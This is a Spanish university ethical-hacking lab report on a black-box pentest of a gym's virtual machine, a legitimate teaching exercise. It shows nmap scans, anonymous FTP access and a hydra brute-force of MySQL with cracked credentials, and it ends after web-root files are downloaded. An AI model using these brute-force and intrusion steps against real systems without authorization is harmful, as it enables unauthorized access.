Asignatura:

# Hacking Ético

Título del Documento:

## Red Team 2: Documentación

| Nombre: | Fecha: | Firma: |
|---|---|---|
| Mario de la Rosa García | 22/01/24 | |
| Gonzalo Pascual Romero | 22/01/24 | |
| David Lucas Sánchez | 22/01/24 | |
| Simón Armando Padrón | 22/01/24 | |

## Tabla de contenido

# 1. REGISTRO DE CAMBIOS

| Edición | Fecha: | Cambio: | Nota de Cambio |
|---|---|---|---|
| 0 | 09/01/24 | Creación del Documento | N/A |
| 0.1 | 16/01/24 | Creación del 1º, 2º y 3º punto | N/A |
| 0.2 | 18/01/24 | Creación del 4º, 5º y 6º punto | N/A |
| 0.3 | 20/01/24 | Creación del 7º, 8º y 9º punto | N/A |
| 1 | 21/01/24 | Corrección de errores | N/A |

*N/A = No Aplicable

## 2. ALCANCE

El martes 9 de enero de 2024 marca el inicio de un desafío de seguridad significativo al que nos enfrentamos en calidad de profesionales de pentesting contratados por un gimnasio para evaluar la seguridad de su infraestructura de tecnologías de la información. El pentest, finalizo el día 19 de enero de 2024. En este escenario de Caja Negra, se nos ha proporcionado una OVA (Appliance Virtual) sin información previa sobre la configuración o cualquier detalle técnico relacionado con la máquina virtual. Este enfoque simula un escenario realista en el que los atacantes externos intentan acceder a los sistemas sin conocimiento previo, lo que permite una evaluación más efectiva de la postura de seguridad del gimnasio.

## 3. RESUMEN EJECUTIVO

**Objetivo del Pentest:**
Esta prueba de penetración (pentest) se llevó a cabo con el propósito de conseguir evaluar la seguridad de los sistemas de FastGym. El enfoque principal fue identificar y analizar posibles vulnerabilidades que podrían ser explotadas por actores maliciosos.

**Metodología Utilizada:**
La metodología empleada consistió en un análisis activo de la infraestructura, la identificación de vulnerabilidades y explotación de estas. El enfoque se centró en replicar las tácticas, técnicas y procedimientos posibles que podrían emplear los atacantes.

**Hallazgos Principales:**
Durante esta auditoría, se identificaron varios hallazgos significativos que requieren de atención inmediata. Los puntos clave son los siguientes:

**Vulnerabilidades Críticas:**

- Credenciales débiles: Se han identificado credenciales débiles en el sistema, aumentando el riesgo de accesos no autorizados. La falta de robustez en las contraseñas facilita ataques de fuerza bruta o de diccionario. Se recomienda revisar y fortalecer todas las credenciales asociadas con servicios e implantar las políticas necesarias.
- Utilización de puertos predeterminados: La utilización de puertos predeterminados en los servicios presenta un riesgo de seguridad ya que los atacantes pueden dirigirse fácilmente a estos puertos conocidos. Se sugiere cambiar los puertos predeterminados para dificultar posibles intentos de intrusión y mejorar la seguridad general del sistema. Además, es importante evaluar y actualizar las políticas de seguridad de red.
- Acceso a SecretGym: Se han detectado varios métodos de acceso no autorizados a paneles como SecretGym, lo que podría comprometer la integridad y confidencialidad de información sensible. Se debe abordar de inmediato para mitigar cualquier posible riesgo.

- FTP Anonymous activado: La opción de habilitar FTP Anonymous presenta un riesgo crítico de acceso no autorizado al sistema de archivos del servidor. Se debe desactivar esta funcionalidad para prevenir posibles brechas de seguridad.
- Capability de Python permite escalado de privilegios: Se ha identificado una vulnerabilidad en la capacidad Linux de Python que podría ser explotada para realizar un escalado de privilegios. Esto podría permitir a un atacante obtener acceso no autorizado con privilegios elevados. Es esencial gestionar correctamente los servicios con privilegios.

s

**Recomendaciones:**

Se presentan las siguientes recomendaciones para mejorar la seguridad y mitigar los riesgos identificados:

- Bastionar servicios críticos
- Hacer cumplir una política de contraseñas fuerte
- Cambiar configuraciones para dificultar la detección de servicios

**Conclusiones:**

Esta evaluación resalta las áreas críticas que requieren atención inmediata para fortalecer la postura de seguridad de FastGym. La implementación de las recomendaciones propuestas ayudará a reducir gravemente la presente exposición a amenazas externas a las que está sujeta la empresa.

**Próximos Pasos:**

Se recomienda una revisión exhaustiva de este informe con la directiva y el equipo técnico para discutir en detalle los hallazgos y realizar la planificación de las acciones de remediación necesarias.

Este resumen ejecutivo proporciona una visión general de los resultados clave obtenidos durante el pentest. Para obtener información más detallada y acciones específicas, se sugiere revisar el informe completo adjunto.

## 4. RESUMEN DE RESULTADOS

Durante la fase de reconocimiento se descubrieron varios servicios (SSH, MySQL, FTP, Web) utilizando puertos predeterminados que facilitaron la detección del servicio y su versión correspondiente. Estos resultados aportaron una lista con puertos específicos que se utilizaron para realizar los ataques durante esta auditoría. El análisis reveló que el servicio FTP del servidor tenía el usuario “Anonymous” habilitado. Este usuario Anonymous se utilizó para comenzar la cadena de ataque posibilitando la descarga de un fichero que contenía información útil para continuar el ataque.

El archivo contenía el nombre de usuario de un miembro de la base de datos alojada en el servidor y utilizando una herramienta básica de fuerza bruta fuimos capaces de vulnerar las credenciales y obtener acceso a la base de datos. Resulta que esa contraseña era utilizada en varios de los servicios, por lo que probando las credenciales para iniciar sesión en el servicio FTP, se consiguió acceso remoto al sistema de archivos del servidor. Posteriormente, se comenzó a analizar los diferentes directorios para continuar el ataque.

Al ubicarnos en la carpeta predeterminada del servicio web, descubrimos la existencia de varias páginas ocultas a las que no se debería tener acceso. Un directorio secreto contenía un fichero ZIP que se podía descargar a través del comando “get”. Al descargar y analizar varios ficheros relacionados con el formulario de inicio de sesión a uno de los paneles secretos, también descubrimos en un fichero JavaScript que las credenciales del administrador del sistema se encontraban dentro y en texto plano. Se pueden utilizar estas credenciales para iniciar sesión en el panel de administración y descargar el fichero ZIP. A continuación, vulneramos la contraseña del ZIP y dentro encontramos un fichero de texto que contenía un nombre de usuario y el HASH de su contraseña. Nuevamente vulneramos el HASH de la contraseña para conseguirla en texto plano y poder utilizarla. Con estas nuevas credenciales pudimos establecer una conexión en remoto vía SSH para acceder al sistema de archivos del servidor.

Dentro del directorio principal del usuario encontramos un fichero de texto conteniendo una contraseña que intentamos utilizar para escalar privilegios mediante el comando “su”. Al comprobar que el usuario que utilizamos no tenía permisos, empleamos una técnica de escalado de privilegios en Linux explotando la presencia de Python en el sistema. Se habían otorgado permisos a Python que conseguimos explotar para escalar privilegios y hacernos con un Shell con permisos root. Investigando el sistema de ficheros utilizando esta cuenta, descubrimos otro fichero de texto conteniendo la contraseña final.

# 5. RECONOCIMIENTO

**Herramientas:**
**Nmap:** Nmap, que significa "Network Mapper", es una herramienta de código abierto utilizada para explorar redes y realizar escaneos de seguridad. Nmap utiliza paquetes de red para determinar qué dispositivos están activos en una red, qué servicios (puertos) están abiertos en esos dispositivos, qué sistemas operativos están en ejecución y otra información detallada sobre la red.

**Hydra:** Es una herramienta de código abierto para descifrar contraseñas mediante ataques de fuerza. Hydra es compatible con una amplia gama de protocolos, como FTP, SSH, Telnet, HTTP y otros. Puede utilizarse para evaluar la seguridad de los servicios de red mediante intentando descifrar contraseñas débiles o fáciles de adivinar

**John the Ripper:** Es una herramienta de descifrado de contraseñas utilizada para evaluar la solidez de las contraseñas e identificar posibles vulnerabilidades de seguridad. Es capaz de realizar crackeos de contraseñas tanto offline como online utilizando varias

técnicas como la fuerza bruta y ataques de diccionario. John el destripador es compatible con una amplia gama de algoritmos de cifrado y puede manejar hashes de contraseñas de varios sistemas operativos y aplicaciones.

**Estudio:**
**Fase 1: Reconocimiento**

Para el ataque no se nos fue proporcionada ninguna información, lo primero que hicimos fue mirar nuestra IP para ver en que red estamos ya que sería en la que también estuviese la máquina en la que tendremos que entrar. Para ello realizamos el comando ifconfig que nos la dio




Imagen 1 – visualización de nuestra IP

Una vez con nuestra IP usamos la herramienta nmap con la opción “-sn” para realizar un escaneo de hosts sin enviar paquetes de solicitud de conexión a los puertos. De tal forma que podamos ver la IP de la máquina que estamos buscando. La IP la sacamos por descarte entre las que nos mostraba la herramienta




Imagen 2 – Escaneo de la red para buscar la IP de la máquina a atacar

Siguiendo con el escaneo de la ip ejecutamos el comando “nmap -sCV 192.168.22.4” que hará un escaneo detallado en la máquina utilizando scripts de Nmap para obtener información adicional sobre los servicios que están en ejecución en ese host. Este tipo de escaneo es útil para obtener detalles más específicos sobre los servicios y aplicaciones que están disponibles en el host, así como posibles vulnerabilidades asociadas con esos servicios.
Tras ejecutar el comando encontramos que están abiertos los siguientes puertos:

- Puerto 21 (ftp) que además tiene permitido el login con el usuario Anonymous.
- Puerto 22(ssh) que proporciona un canal seguro para el acceso remoto a través de la línea de comandos.
- Puerto 80 (http) lo que nos indica que hay una página web de la que podemos sacar información
- Puerto 3306(MySQL) en el que podemos encontrar datos sensibles como usuarios o contraseñas.

```
┌──(root㉿Gonzalo)-[/home/kali]
└─# nmap -sCV 192.168.22.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-18 12:40 EST
Nmap scan report for 192.168.22.4
Host is up (0.0014s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE  VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.22.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open   ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Li
| ssh-hostkey:
|   256 02:d6:5e:01:45:5b:8d:2d:f9:cb:0b:df:45:67:04:22 (ECDSA)
|_  256 f9:ce:4a:75:07:d0:05:1d:fb:a7:a7:69:39:1b:08:10 (ED25519)
80/tcp   open   http     Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Fastgym
3306/tcp open   mysql    MySQL 8.0.35-0ubuntu0.22.04.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.35_Auto_Generated
```

Imagen 3 – Escaneo detallado de la máquina atacada

**Fase 2: Intrusión**

Una vez terminamos con el escaneo vamos a establecer una conexión mediante el servidor FTP (File Transfer Protocol) con el usuario Anonymous ya que hemos visto que está activo. Cambiamos el modo de transferencia de datos del modo activo al modo pasivo ya que nos permite que el servidor abra una conexión de datos para la transferencia de archivos. Ejecutamos el comando "ls" para listar los archivos y directorio y encontramos un archivo ".txt". A través del comando "get" descargamos desde el servidor FTP al sistema local y procedemos a salir del FTP gracias al comando "exit".




Imagen 4 – Conectarse mediante ftp

Una vez fuera del ftp accedimos al fichero y lo leímos con el comando cat encontrando un usuario, llamado trainerjeff




Imagen 5 – Lectura del archivo extraído

Ahora ya tenemos el usuario, pero no la contraseña por lo que utilizamos la herramienta hydra para intentar un ataque de fuerza bruta contra el servidor MySQL del puerto 3306. En el comando especificamos con "**-l**" el usuario trainerjeff, con "**-P**" el archivo de contraseñas rockyou.txt para conseguir la contraseña y con MySQL indicamos el objetivo del ataque. Tras ejecutarlo nos respondió con la contraseña del usuario que estábamos buscando.

```
┌──(root㉿Gonzalo)-[/home/kali]
└─# hydra -l trainerjeff -P /usr/share/wordlists/rockyou.txt mysql://192.168.22.4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-18 12:48:1
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connection
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:143
[DATA] attacking mysql://192.168.22.4:3306/
[3306][mysql] host: 192.168.22.4   login: trainerjeff   password: soccer1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete un
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-18 12:48:3
```

Imagen 6 – Ataque de fuerza bruta con hydra

Volvimos a conectarnos con ftp, pero ahora en vez de con el usuario Anonymous con el usuario trainerjeff y la contraseña soccer1. Seleccionamos como antes el modo pasivo y ejecutamos “cd /” para cambiará el directorio remoto a la raíz del sistema de archivos en el servidor FTP.




Imagen 7 – Conexión a ftp con el usuario encontrado

A partir de aquí fuimos navegando entre los directorios en busca de información y la encontramos en la carpeta var que contiene datos variables, que son archivos que cambian frecuentemente durante la operación normal del sistema.

```
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
lrwxrwxrwx    1 0        0               7 Aug 10 00:17 bin → usr/bin
drwxr-xr-x    4 0        0            4096 Nov 22 18:51 boot
drwxr-xr-x   19 0        0            4040 Jan 18 17:22 dev
drwxr-xr-x   98 0        0            4096 Jan 11 16:27 etc
drwxr-xr-x    5 0        0            4096 Nov 23 21:23 home
lrwxrwxrwx    1 0        0               7 Aug 10 00:17 lib → usr/lib
lrwxrwxrwx    1 0        0               9 Aug 10 00:17 lib32 → usr/lib32
lrwxrwxrwx    1 0        0               9 Aug 10 00:17 lib64 → usr/lib64
lrwxrwxrwx    1 0        0              10 Aug 10 00:17 libx32 → usr/libx32
drwx------    2 0        0           16384 Nov 22 18:47 lost+found
drwxr-xr-x    2 0        0            4096 Aug 10 00:17 media
drwxr-xr-x    2 0        0            4096 Aug 10 00:17 mnt
drwxr-xr-x    2 0        0            4096 Aug 10 00:17 opt
dr-xr-xr-x  164 0        0               0 Jan 18 17:22 proc
drwx------    5 0        0            4096 Nov 23 21:20 root
drwxr-xr-x   31 0        0             860 Jan 18 17:23 run
lrwxrwxrwx    1 0        0               8 Aug 10 00:17 sbin → usr/sbin
drwxr-xr-x    6 0        0            4096 Aug 10 00:22 snap
drwxr-xr-x    3 0        0            4096 Nov 22 21:19 srv
-rw-------    1 0        0      1891631104 Nov 22 18:50 swap.img
dr-xr-xr-x   13 0        0               0 Jan 18 17:22 sys
drwxrwxrwt   12 0        0            4096 Jan 18 17:28 tmp
drwxr-xr-x   14 0        0            4096 Aug 10 00:17 usr
drwxr-xr-x   14 0        0            4096 Nov 22 19:35 var
226 Directory send OK.
```

Imagen 8 – Exploración de archivos

Dentro de esta carpeta se encuentra la carpeta www que es el directorio por defecto para almacenar datos relacionados con sitios web cuando se utilizan servidores web como Apache.

```
ftp> cd var
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jan 10 08:19 backups
drwxr-xr-x   14 0        0            4096 Nov 23 21:46 cache
drwxrwxrwt    2 0        0            4096 Jan 10 08:53 crash
drwxr-xr-x   46 0        0            4096 Nov 23 20:16 lib
drwxrwsr-x    2 0        50           4096 Apr 18  2022 local
lrwxrwxrwx    1 0        0               9 Aug 10 00:17 lock → /run/lock
drwxrwxr-x   11 0        113          4096 Jan 18 17:22 log
drwxrwsr-x    2 0        8            4096 Aug 10 00:17 mail
drwxr-xr-x    2 0        0            4096 Aug 10 00:17 opt
lrwxrwxrwx    1 0        0               4 Aug 10 00:17 run → /run
drwxr-xr-x    5 0        0            4096 Aug 10 00:22 snap
drwxr-xr-x    4 0        0            4096 Aug 10 00:21 spool
drwxrwxrwt    6 0        0            4096 Jan 18 17:28 tmp
drwxr-xr-x    3 0        0            4096 Nov 22 19:35 www
226 Directory send OK.
```

Imagen 9 – Exploración de archivos

Accedemos a la carpeta y nos sale una única carpeta llamada html.




Imagen 10 – Exploración de archivos

Dentro de la carpeta html encontramos la información de la página web con todos sus archivos. Investigando descubrimos dos formas de obtener un archivo zip importante junto a dos vulnerabilidades grave. En la primera forma accedimos al directorio SecretGym y con get descargamos el archivo credentials.zip



Imagen 11 – Búsqueda y descarga

De la segunda forma accedimos a SecretLOGIN y encontramos más archivos de la página web. Descargamos el archivo l0gin.js mediante get para poder ver el código

